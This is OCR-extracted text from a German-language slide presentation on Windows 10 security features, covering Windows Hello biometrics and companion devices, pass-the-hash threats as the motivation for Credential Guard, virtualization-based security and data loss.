
BIOMETRISCHE **MÖGLICHKEITEN**

- Mehr Sicherheit
- Einfache Nutzung
- Benutzer muss sich nichts merken
- Fingerabdruck- und Gesichtserkennung
- Unterstützung von VBS
- Credential Guard schützt den gesamten Stack


AUTHENTIFIZIERUNG PER BEGLEITGERÄT




WINDOWS HELLO-BEGLEITGERÄTE



Smartphone



Wearable




USB

Karte


SZENARIEN FÜR BEGLEITGERÄTE

Begleitgerät als zweiter Faktor



Mehr Komfort und Sicherheit.

Anmeldedaten sind mobil und bleiben auf dem Begleitgerät



Zusätzliche Sicherheit durch die Speicherung der Anmeldedaten auf einem anderen Gerät. Unterstützt die Compliance und bietet Komfort.

Windows 10

ABGELEITETE ANMELDEDATEN UND ZUGRIFFSTOKENS

MODERNE SICHERHEITSHERAUSFORDERUNGEN:

PASS THE HASH-ANGRIFFE


Pass the Hash-Angriffe haben sich von einer theoretischen zu einer ganz konkreten Bedrohung entwickelt

Sie ermöglichen einem Angreifer über gängige Hacking-Tools wie MimiKatz, Benutzeranmeldeinformationen zu entwenden


Danach kann ein Angreifer häufig weitere abgeleitete Anmeldeinformationen entwenden und sich im Netzwerk bewegen

Der Angreifer kann sich häufig auch bei einer Entdeckung im Netzwerk halten, indem er von einer Identität zur nächsten wechselt

TRADITIONELLER PLATTFORM-STACK




VIRTUALISIERUNGSBASIERTE SICHERHEIT
WINDOWS 10




VIRTUALISIERUNGSBASIERTE SICHERHEIT

PREVIEW 2016 RTM 2017



VIRTUALISIERUNGSBASIERTE SICHERHEIT NACH 2017




Demo

Credential Guard


Windows

DER WINDOWS 10-**SICHERHEITSSTACK**


SCHÜTZEN, ERKENNEN UND REAGIEREN




DATENVERLUSTE



… der Führungskräfte speichern **regelmäßig** berufliche Dateien in einem privaten E-Mail- oder Cloud-Konto.[1]



